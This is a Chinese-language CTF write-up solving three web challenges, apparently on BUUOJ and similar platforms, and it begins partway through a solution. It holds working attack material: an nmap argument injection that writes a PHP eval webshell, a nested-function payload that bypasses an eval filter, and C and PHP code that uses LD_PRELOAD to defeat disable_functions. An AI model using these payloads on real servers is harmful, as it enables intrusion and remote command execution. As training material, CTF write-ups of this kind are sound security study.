
所以我们可以控制自己的输入写入文件，这里我们可以写入一句话木马链接，也可以直接命令 `cat flag`

```
?host=' <?php eval($_POST["hack"]);?> -oG hack.php '
```


```
81/?host=%27%20<?php%20eval($_POST["hack"]);?>%20-oG%20hack.php%20%27
```

0 (<https://nmap.org>) at 2024-12-19 07:23 UTC Nmap done: 0 IP addresses (0


记录下它生成的文件夹名



打开蚁剑远程连接




成功拿到 flag



PHP 函数嵌套绕过



打开网页啥也不是



flag在哪里呢?

扫描后台发现 git 泄露

```

[15:59:54] 400 - 154B - /%2e%2e/google.com
[15:59:54] 200 - 23B - /php
[16:00:17] 301 - 185B - /.git -> http://ac27a7a4-23ea-4e04-8343-956a1a12d8b6.node3.buuoj.cn/.git/
[16:00:17] 403 - 571B - /.git/
[16:00:18] 403 - 571B - /.git/branches/
[16:00:18] 200 - 267B - /.git/COMMIT_EDITMSG
[16:00:18] 200 - 92B - /.git/config
[16:00:18] 200 - 73B - /.git/description
[16:00:19] 200 - 23B - /.git/HEAD
[16:00:19] 403 - 571B - /.git/hooks/
[16:00:19] 200 - 137B - /.git/index
[16:00:20] 403 - 571B - /.git/info/
[16:00:20] 200 - 240B - /.git/info/exclude
[16:00:20] 403 - 571B - /.git/logs/
[16:00:20] 200 - 150B - /.git/logs/HEAD
[16:00:20] 301 - 185B - /.git/logs/refs -> http://ac27a7a4-23ea-4e04-8343-956a1a12d8b6.node3.buuoj.cn/
/
[16:00:21] 301 - 185B - /.git/logs/refs/heads -> http://ac27a7a4-23ea-4e04-8343-956a1a12d8b6.node3.buu
s/refs/heads/
[16:00:21] 200 - 150B - /.git/logs/refs/heads/master
[16:00:22] 403 - 571B - /.git/objects/
[16:00:22] 403 - 571B - /.git/refs/
[16:00:23] 301 - 185B - /.git/refs/heads -> http://ac27a7a4-23ea-4e04-8343-956a1a12d8b6.node3.buuoj.cn
ds/
[16:00:23] 200 - 41B - /.git/refs/heads/master
[16:00:24] 301 - 185B - /.git/refs/tags -> http://ac27a7a4-23ea-4e04-8343-956a1a12d8b6.node3.buuoj.cn/

```

使用 GitHack.py 下载文件

```

$ python GitHack.py http://d4300875-
[+] Download and parse index file ...
[+] index.php
[OK] index.php

```

拿到源码一顿分析，首先是过滤了伪协议，第二是匹配以字母或下划线开头的函数调用

(?R) 是递归模式，用于匹配嵌套函数调用，最后过滤了一些关键字

```

<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\\\\|filter:\\\\|php:\\\\|phar:\\\\|i', $_GET['exp'])) {
        if('; ' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log|i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦! ");
            }
        }
        else{
            die("再好好想想! ");
        }
    }
    else{
        die("还想读flag, 臭弟弟! ");
    }
}
}

```

```
// highlight_file(__FILE__);  
?>
```

需要了解几个函数

scandir() 返回指定目录中的文件和目录的数组

localeconv() 函数返回一个包含本地数字及货币格式信息的数组，相当于 ls

current() 返回数组中当前元素的值（也可以替换为 pos()）

最后 print_r 打印出来发现 flag.php

```
print_r(scandir(current(localeconv())));
```

← → ↺ ⚠ 不安全 50783404-c7fd-4da3-91a0-9178491378e9.node5.buuoj.cn:81/?exp=print_r(scandir(current(localeconv())));

flag在哪里呢?

Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

当然也可以直接

```
var_dump(scandir('.'));
```

592/?exp=var_dump(scandir(%27./%27));

flag在哪里呢? , 请告诉我

```
array(9) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(6) "bg.jpg" [3]=> string(8) "flag.php" [4]=> string(8) "flag1.php" [5]=> string(9) "flag2.php" [6]=> string(9) "flag3.php" [7]=> string(9) "index.php" }
```

接下来先使用 array_reverse() 反转，再接上 next() 跳到第二个即 flag.php

最后外面套一个高亮显示拿到 flag

```
?exp=highlight_file(next(array_reverse(scandir(pos(localeconv())))));
```

← → ↺ ⚠ 不安全 50783404-c7fd-4da3-91a0-9178491378e9.node5.buuoj.cn:81/?exp=highlight_file(next(array_reverse(scandir(pos(localeconv())))));

flag在哪里呢?

```
<?php  
$flag = "flag{07a239c0-301a-48af-b0f0-177016a73129}";  
?>
```

或者

```
var_dump(file_get_contents('./flag.php'));
```

LD_PRELOAD 环境变量提权

< 返回

getshell

WEB

未解决

分数: 50 金币: 5

题目作者: Jesen

— 血: qinxi

— 血奖励: 2金币

解 决: 963

提 示:

描 述: getshell

http://114.67.175.224:14109

01:46:16

删除场景 延时场景

请输入flag

提交

加密混淆，这一步因为解密网站挂了就跳过


< > ↺ ⚠ 不安全 114.67.175.224:14109

<?php
define('pfkzyUelxEGmVcdDNLtjXCSIgMBKOUHAFyRtaboqwJiQWvsZrPhn', __FILE__);
\$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtbnGzRhWNJKwLmaokQ = urldecode("%6E1%7A%62%2F%6D%615%5C%76
\$BwltqOYbHaQkRPNoxcfnFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC = \$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
\$hYXlTgBqWApObxJvejPRsDHGQnauDisfENIFyocrkULwmKMCtVzZ = \$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
\$vNwTOSKPEAlLciJDBhWtRSHXempIrjyQUuGoaknYCdFzqZMxfbgV = \$hYXlTgBqWApObxJvejPRsDHGQnauDisfENIF
\$ciMfTXpPoJHzZBxLOvngjQCbdIGkYlVNSumFrAUeWasKyEtwhDqR = \$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
\$BwltqOYbHaQkRPNoxcfnFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC = \$cPIHjUYxDZVBvOTsuiEClpMXAfSqrdegyFtb
eval(\$BwltqOYbHaQkRPNoxcfnFmzsIjhdMDAWUeKGgviVrJZpLuXETSyC("JE52aXV5d0N1UFdFR2xhY0FtZmpyZ0JNVFJ
>

网上找的图

```
<?php
//加密方式: php源码混淆类加密。免费版地址:https://www.zhaoyuanma.com/phpjm.html
//此程序由【找源码】http://Www.ZhaoYuanMa.Com (免费版) 在线逆向还原, QQ: 7530
?>
<?php
highlight_file(njVysBZvxrLkFYdNofcgGuawDJblpOSQEHRUmKiAhzICetPMqXWT);
@eval($_POST[ymlisisisiook]);
?>
```

使用中国蚁剑远程连接




访问别的目录报错, 应该设置了 disable_function 函数



基于黑名单来实现对某些函数使用的限制

| | |
|------------------------|---|
| default_charset | no value |
| default_mimetype | text/html |
| disable_classes | no value |
| disable_functions | passthru,exec,system,chroot,chgrp,chown,shell |
| display_errors | Off |
| display_startup_errors | Off |

使用蚁剑的插件绕过，网不行的自己去 GitHub 上下插件



LD_PRELOAD 是一个可选的 Unix 环境变量， 包含一个或多个共享库或共享库的路径

它允许你定义在程序运行前优先加载的动态链接库，即我们可以自己生成一个动态链接库加载，以覆盖正常的函数库，也可以注入恶意程序，执行恶意命令

原文链接


方法一：劫持函数

一般而言，利用漏洞控制 web 启动新进程 a.bin（即便进程名无法让我随意指定），新进程 a.bin 内部调用系统函数 b(), b() 位于 系统共享对象 c.so 中，所以系统为该进程加载共享对象 c.so，想办法在加载 c.so 前优先加载可控的 c_evil.so, c_evil.so 内含与 b() 同名的恶意函数，由于 c_evil.so 优先级较高，所以，a.bin 将调用到 c_evil.so 内的b() 而非系统的 c.so 内 b(), 同时，c_evil.so 可控，达到执行恶意代码的目的。

于是我们的突破思路如下：

- 1. 找到一个可以启动新进程的函数，如mail()函数会启动新进程 /usr/sbin/sendmail
- 2. 书写一个会被sendmail调用的C函数（函数最好不带参数），内部为恶意代码，编译为.so文件，如getuid()函数
- 3. 运行PHP函数putenv(), 设定我们的so文件为LD_PRELOAD，设置后新进程启动时将优先加载我们设置的so文件
- 4. 运行PHP的mail()函数，这时sendmail会优先调用我们书写的getuid同名函数，达到劫持执行恶意代码的效果

最后远程连接这个新木马就行了，密码一样的



当然也可以手动（以下代码均适用于 CTFHUB 的 LD_PRELOAD 一题）

```
#include <stdlib.h> // 包含 system(), getenv(), unsetenv() 等函数
#include <stdio.h> // 包含标准输入输出函数，如 printf()
#include <string.h> // 包含字符串处理函数（虽然本程序中未使用）

// payload 函数：执行系统命令，将 /readflag 的输出重定向到 /tmp/flag 文件中
void payload() {
    system("/readflag >/tmp/flag"); // 调用 shell 执行命令，读取 flag 并写入临时文件
}

// 重写的 geteuid 函数：通常用于返回有效用户ID，但此处用于恶意操作
int geteuid() {
    // 检查环境变量 LD_PRELOAD 是否存在
    if (getenv("LD_PRELOAD") == NULL) {
        // 如果 LD_PRELOAD 没有设置，返回 0，表示没有劫持动态链接库
        return 0;
    }

    // 如果设置了 LD_PRELOAD，先取消设置，避免后续影响
    unsetenv("LD_PRELOAD");

    // 执行恶意 payload，将敏感信息写入 /tmp/flag
    payload();
}
```

记得先加权限

```
gcc -fPIC -shared hack.c -o hack.so
```

| 部分 | 含义 |
|---------------|--|
| gcc | GNU C 编译器，用于编译 C 程序 |
| -fPIC | 生成位置无关代码（Position-Independent Code）这是构建共享库（.so 文件）所必须的选项，允许生成的代码可以被加载到任意内存地址而不出错 |
| -shared | 指定生成一个共享库（.so 文件），而不是一个可执行文件 |
| hack.c | 要编译的源文件，里面通常包含自定义的函数（如重定义 geteuid()） |
| -o
hack.so | 指定输出文件名为 hack.so（生成的共享对象） |

然后上传到 /tmp 目录下

```
<?php
// 设置环境变量 LD_PRELOAD 为 /tmp/hack.so
// 这样在调用某些系统函数时会优先加载 /tmp/hack.so 中的函数实现（如劫持 geteuid）
putenv("LD_PRELOAD=/tmp/hack.so");

// 触发某些底层 C 函数调用（如 geteuid）的方法之一
// 此处调用 error_log 尽管参数是空的，但有可能触发内部系统调用，从而触发 hack.so 中的恶意函数
error_log("", 1, "", "");

// 输出提示信息，说明 PHP 脚本执行完毕
echo "ok";
?>
```

上传文件

47.98.117.93

目录列表 (0)

/

var

bin

boot

dev

etc

home

lib

lib64

media

mnt

opt

proc

root

run

sbin

srv

sys

tmp

usr

文件列表 (1)

新建 上层 刷新 主目录 书签 /tmp/ 读取

| 名称 | 日期 | 大小 | 属性 |
|---------|---------------------|----------|------|
| hack.so | 2024-05-12 11:42:25 | 15.16 Kb | 0644 |

任务列表

| 名称 | 简介 | 状态 | 创建时间 | 完成时间 |
|----|------------------|------|---------------------|---------------------|
| 上传 | hack.so => /tmp/ | 上传成功 | 2024-05-12 19:42:25 | 2024-05-12 19:42:25 |

47.98.117.93

47.98.117.93

目录列表 (0)

/

var

www

html

文件列表 (2)

新建 上层 刷新 主目录 书签 /var/www/html/ 读取


| 名称 | 日期 | 大小 | 属性 |
|-----------|---------------------|-------|------|
| hack.php | 2024-05-12 11:43:33 | 75 b | 0644 |
| index.php | 2020-03-03 14:15:23 | 346 b | 0644 |

任务列表

| 名称 | 简介 | 状态 | 创建时间 | 完成时间 |
|----|----------------------------|------|---------------------|---------------------|
| 上传 | hack.php => /var/www/html/ | 上传成功 | 2024-05-12 19:43:33 | 2024-05-12 19:43:33 |

成功
上传文件成功! hack.php

访问文件



ok

这时候就可以拿到 flag 了

文件列表 (2)

新建 上层 刷新 主目录 书签 /tmp/ 读取

| 名称 | 日期 | 大小 | 属性 |
|---------|---------------------|----------|------|
| flag | 2024-05-12 11:50:06 | 33 b | 0644 |
| hack.so | 2024-05-12 11:49:48 | 15.16 Kb | 0644 |

上一页

下一页